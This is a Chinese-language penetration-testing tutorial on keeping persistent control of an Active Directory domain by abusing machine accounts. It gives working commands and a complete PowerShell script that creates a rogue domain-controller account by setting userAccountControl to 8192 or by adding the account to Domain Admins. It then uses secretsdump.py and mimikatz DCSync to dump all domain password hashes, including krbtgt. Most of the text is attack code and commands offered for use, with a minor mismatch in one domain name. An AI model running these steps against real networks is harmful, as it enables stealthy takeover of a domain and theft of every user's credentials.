
利用機器賬戶進行域權限維持
0x00 前言
機器帳戶被許多技術用于權限提升和橫向移動,但也有通過機器帳戶建立域權限持久性的情況。這涉及將任意機器帳戶添加到特權組(例如域管理員組)或修改機器帳戶的 userAccountControl 屬性中,使其轉換為域控制器。在這兩種情況下,攻擊者都可以通過機器帳戶進行身份驗證并執行特權操作,例如通過 DCSync 導出所有域哈希等。
@Sean Metcalf 是第一個公開披露如何通過將機器帳戶添加到高權限組來將機器帳戶用作域持久性后門的人,此方法與向域管理員組添加標準用戶帳戶相同。2020 年, @Stealthbits 發布了一篇名為《SERVER (UN)TRUST ACCOUNT》的文章,展示了另一種持久性技術,其中涉及如何從機器帳戶進行 Active Directory 復制。盡管通過 DCSync 技術轉儲密碼哈希并不新鮮,并且相關操作可能會觸發適當的警報,但使用機器帳戶執行相同的技術能夠達到更隱蔽的目的。
0x01 userAccountControl基礎知識
在活動目錄中,userAccountControl 是每一個賬戶的必備屬性,該屬性是一個位字段,不同的標志位代表不同的用戶信息,該屬性的值為所有標志位值的和。

下圖是微軟官方文檔中給出的可能標志位,以及其十六進制和十進制值,詳情請參考:Use the UserAccountControl flags to manipulate user account properties。

userAccountControl 中有一個名為 SERVER_TRUST_ACCOUNT 的標志位,其十六進制值為 0x2000,十進制值為 8192,用來表示該賬戶是域控制器的機器帳戶。當機器賬戶的 userAccountControl 屬性設置了 SERVER_TRUST_ACCOUNT 標志位后,Active Directory 必須將該賬戶的 primaryGroupId 屬性設置為域控制器組的 RID。因此,只需更改 userAccountControl 的標志位即可為普通域成員機器授予域控制器的特權。
0x02 實驗測試一
在實戰中,攻擊者可以通過濫用 userAccountControl 屬性,將普通域內機器的身份變為域控制器,并配合 DCSync 技術實現域持久化。具體做法比較簡單,就是將機器賬戶的 userAccountControl 屬性值設置為 8192。
(1)在域控制器上執行以下命令,通過 Powermad 在域內創建一個名為 PENTEST$ 的機器賬戶,賬戶密碼設為 Passw0rd。
	Import-Module .\Powermad.ps1
	# 設置機器賬戶的密碼$Password = ConvertTo-SecureString 'Passw0rd' -AsPlainText -Force# 通過 New-MachineAccount 函數創建一個機器賬戶New-MachineAccount -MachineAccount "PENTEST" -Password $($Password) -Domain "pentest.com" -DomainController "DC01.pentest.com" -Verbose

(2)執行以下命令,通過 PowerView.ps1 查詢新添加的機器賬戶 PENTEST$。可以看到,賬戶 PENTEST$ 的主要組 ID(primaryGroupId)為 515,這是 Domian Computers 組的 RID,說明 PENTEST$ 此時還是一臺普通域成員機器,如下圖所示。
Import-Module .\PowerView.ps1Get-NetComputer -Identity "PENTEST" -Properties name, primaryGroupID, userAccountControl


(3)執行以下命令,通過 PowerView.ps1 將 PENTEST$ 賬戶的 userAccountControl 屬性值設為 8192,這將更改賬戶的主要組 ID 為 516,如圖下所示。此時,PENTEST$ 賬戶的主要組被改為了 Domain Controllers,也就是域控制器組。
Import-Module .\PowerView.ps1Set-DomainObject -Identity "PENTEST$" -Set @{"userAccountControl" = 8192} -Verbose

如下圖所示,此時 PENTEST$ 賬戶已經是一臺域控制器了。

(4)由于其擁有所需的特權并且賬戶密碼已知,所以在普通域主機上可直接通過 secretsdump.py 執行 DCSync 操作來導出域用戶哈希,如圖所示。
python3 secretsdump.py pentest.com/PENTEST\$:Passw0rd@172.26.10.11 -just-dc
根據上述利用過程,編寫了一個簡單的 PowerShell 腳本 NewDomainController.ps1,以下是完整的代碼:
Function NewDomainController {<#.SYNOPSIS
    This script will create a new domain controller account in the domain for the purpose of domain persistence..DESCRIPTION
    In Active Directory, userAccountControl is a necessary attribute of each account. This attribute is a bit
    field. Different flags represent different user information. The value of this attribute is the sum of all
    flags. There is a flag named SERVER_TRUST_ACCOUNT in userAccountControl, whose hexadecimal value is 0x2000
    and decimal value is 8192, which is used to indicate that the account is the machine account of the domain
    controller. When a machine account's userAccountControl attribute has the SERVER_TRUST_ACCOUNT bit set,
    Active Directory must set the account's primaryGroupId attribute to the RID of the domain controller group.
    So just change userAccountControl to grant domain controller privileges to normal domain member machines..LINK
    https://whoamianony.top/domain-persistence-machine-accounts/.PARAMETER Domain
    Specifies the domain name, if omitted, the domain name will be obtained automatically..PARAMETER DomainController
    Specifies the FQDN of the domain controller..PARAMETER MachineAccount
    Specifies the name of the machine account to be created..PARAMETER Password
    Specifies the password of the machine account to be created..OUTPUTS
    Output will be shown in the console.NOTES
    Version:        0.1
    Author:         WHOAMI
    Date:           01/18/2022.EXAMPLE
    NewDomainController -MachineAccount "PENTEST" -Password "Passw0rd" -Domain "pentest.com" -DomainController "DC01.pentest.com"
#>
    param (
        [Parameter(Mandatory = $false)]
        [ValidateNotNullOrEmpty()]
        [string]$Domain,
        [Parameter(Mandatory = $false)]
        [ValidateNotNullOrEmpty()]
        [string]$DomainController,
        [Parameter(Mandatory = $false)]
        [ValidateNotNullOrEmpty()]
        [string]$MachineAccount,
        [Parameter(Mandatory = $false)]
        [ValidateNotNullOrEmpty()]
        [string]$Password
    )
    function FormatStatus([string]$Flag, [string]$Message) {
        If($Flag -eq "1") {
            Write-Host "[+] " -ForegroundColor:Green -NoNewline
            Write-Host $Message
        }ElseIf($Flag -eq "0") {
            Write-Host "[-] " -ForegroundColor:Red -NoNewline
            Write-Host $Message
        }
    }
    $null = [System.Reflection.Assembly]::LoadWithPartialName("System.DirectoryServices.Protocols")
    if($Password)
    {
        $SecurePassword = $Password | ConvertTo-SecureString -AsPlainText -Force
        $PasswordBSTR = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($SecurePassword)
        $PasswordClearText = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($PasswordBSTR)
        $PasswordClearText = [System.Text.Encoding]::Unicode.GetBytes('"' + $PasswordClearText + '"')
    }
    if(!$DomainController -or !$Domain)
    {
        try
        {
            $CurrentDomain = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
        }
        catch
        {
            FormatStatus 0 "$($_.Exception.Message)"
            throw
        }
        if(!$DomainController)
        {
            $DomainController = $CurrentDomain.PdcRoleOwner.Name
            FormatStatus 1 "Get Domain Controller: $DomainController"
        }
        if(!$Domain)
        {
            $Domain = $CurrentDomain.Name
            $Domain = $Domain.ToLower()
            FormatStatus 1 "Get Domain Name: $Domain"
        }
    }
    $_MachineAccount = $MachineAccount
    if($MachineAccount.EndsWith('$'))
    {
        $SAMAccountName = $_MachineAccount
        $_MachineAccount = $_MachineAccount.SubString(0,$_MachineAccount.Length - 1)
    }
    else
    {
        $SAMAccountName = $_MachineAccount + "$"
    }
    FormatStatus 1 "Get SAMAccountName: $SAMAccountName"
    $DistinguishedName = "CN=$_MachineAccount,CN=Computers"
    $DC_array = $Domain.Split(".")
    ForEach($DC in $DC_array)
    {
        $DistinguishedName += ",DC=$DC"
    }
    FormatStatus 1 "Get DistinguishedName: $DistinguishedName"
    FormatStatus 1 "Start creating a machine account $MachineAccount"
    $identifier = New-Object System.DirectoryServices.Protocols.LdapDirectoryIdentifier($DomainController,389)
    $connection = New-Object System.DirectoryServices.Protocols.LdapConnection($identifier)
    $connection.SessionOptions.Sealing = $true
    $connection.SessionOptions.Signing = $true
    $connection.Bind()
    $request = New-Object -TypeName System.DirectoryServices.Protocols.AddRequest
    FormatStatus 1 "Set the DistinguishedName property of the $MachineAccount account to $DistinguishedName"
    $request.DistinguishedName = $DistinguishedName
    $request.Attributes.Add((New-Object "System.DirectoryServices.Protocols.DirectoryAttribute" -ArgumentList "objectClass","Computer")) > $null
    FormatStatus 1 "Set the DistinguishedName property of the $MachineAccount account to $SAMAccountName"
    $request.Attributes.Add((New-Object "System.DirectoryServices.Protocols.DirectoryAttribute" -ArgumentList "SamAccountName",$SAMAccountName)) > $null
    FormatStatus 1 "Set the userAccountControl property of the $MachineAccount account to 8192"
    $request.Attributes.Add((New-Object "System.DirectoryServices.Protocols.DirectoryAttribute" -ArgumentList "userAccountControl","8192")) > $null
    FormatStatus 1 "Register the DnsHostName of the $MachineAccount account as $_MachineAccount.$Domain"
    $request.Attributes.Add((New-Object "System.DirectoryServices.Protocols.DirectoryAttribute" -ArgumentList "DnsHostName","$_MachineAccount.$Domain")) > $null
    FormatStatus 1 "Start registering SPN for $MachineAccount account: HOST/$_MachineAccount.$Domain, RestrictedKrbHost/$_MachineAccount.$Domain"
    $request.Attributes.Add((New-Object "System.DirectoryServices.Protocols.DirectoryAttribute" -ArgumentList "ServicePrincipalName","HOST/$_MachineAccount.$Domain","RestrictedKrbHost/$_MachineAccount.$Domain","HOST/$_MachineAccount","RestrictedKrbHost/$_MachineAccount")) > $null
    FormatStatus 1 "Set the password for the $MachineAccount account to $Password"
    $request.Attributes.Add((New-Object "System.DirectoryServices.Protocols.DirectoryAttribute" -ArgumentList "unicodePwd",$PasswordClearText)) > $null
    try
    {
        $connection.SendRequest($request) > $null
        FormatStatus 1  "Create machine account $MachineAccount successfully"
    }
    catch
    {
        FormatStatus 0  "$($_.Exception.Message)"
        if($error_message -like '*Exception calling "SendRequest" with "1" argument(s): "The server cannot handle directory requests."*')
  {
            FormatStatus 0 "User may have reached ms-DS-MachineAccountQuota limit"
        }
    }}
運行該腳本即可創建一個新的域控賬戶,如下圖所示。
Import-Module .\NewDomainController.ps1NewDomainController -MachineAccount "PENTEST" -Password "Passw0rd" -Domain "pentest.com" -DomainController "DC01.pentest.com"

機器帳戶可以屬于安全組,因此可以直接將機器賬戶加入特權組,以實現域持久性。例如,執行以下命令,將機器賬戶 PENTEST$ 加入到域管理員組(Domain Admins),如下圖所示。
net group "Domain Admins" PENTEST$ /add /domain


如圖下所示,獲得域管理員權限的機器賬戶可成功導出域內用戶哈希
python secretsdump.py pentest.com/PENTEST\$:Passw0rd@172.26.10.11 -just-dc-user "PENTEST\Administrator"

值得注意的是,如果機器賬戶位于像 Domain Admins 這樣的特權組,那么機器賬戶是被允許登錄的,如下圖所示:
python secretsdump.py pentest.com/PENTEST\$:Passw0rd@172.26.10.11

python3 secretsdump.py purple.lab/Pentestlab\$:Password123@10.0.0.1 -just-dc-user krbtgt
0x02 實驗測試一(推薦使用)
添加機器用戶DCBAK(UserAccountControl 為 8192),密碼為123456(密碼寫死的,需要修改密碼,可自行修改,重新編譯)
工具地址:https://github.com/chibd2000/hyscan
添加機器用戶命令:
hyscan.exe --scantype ldapscan --ldaptype addComputerUac8192 --domainName hengge.com --pcname DCBACK --dc 192.168.4.11
可以看到當UserAccountControl 為 8192的時候,此時隸屬于domain controller組中


查看域控制器成員,發現機器用戶DCBAK已在列表中
net group "domain controllers" /domain

在一臺WIN-SKE-PC普通域機器中進行維權操作,這里通過命令runas進行遠程CMD命令執行。
runas /user:hengge.com\dcback /netonly cmd

在機器用戶DCBAK的網絡令牌下進行DCYNC的DUMP出域的hash
mimikatz.exe "lsadump::dcsync /domain:attack.local /all /csv" exit

impacket serectdump進行DCYNC的DUMP出域的hash
python secretsdump.py hengge.com/dcback$@192.168.4.11 -hashes 32ed87bdb5fdc5e9cba88547376818d4:32ed87bdb5fdc5e9cba88547376818d4 -just-dc-ntlm
參考文章:
https://whoamianony.top/domain-persistence-machine-accounts/
https://itach1.com/archives/102/#cl-1
https://adsecurity.org/?p=2753
https://www.cnblogs.com/zpchcbd/p/15840413.html
https://stealthbits.com/blog/server-untrust-account/
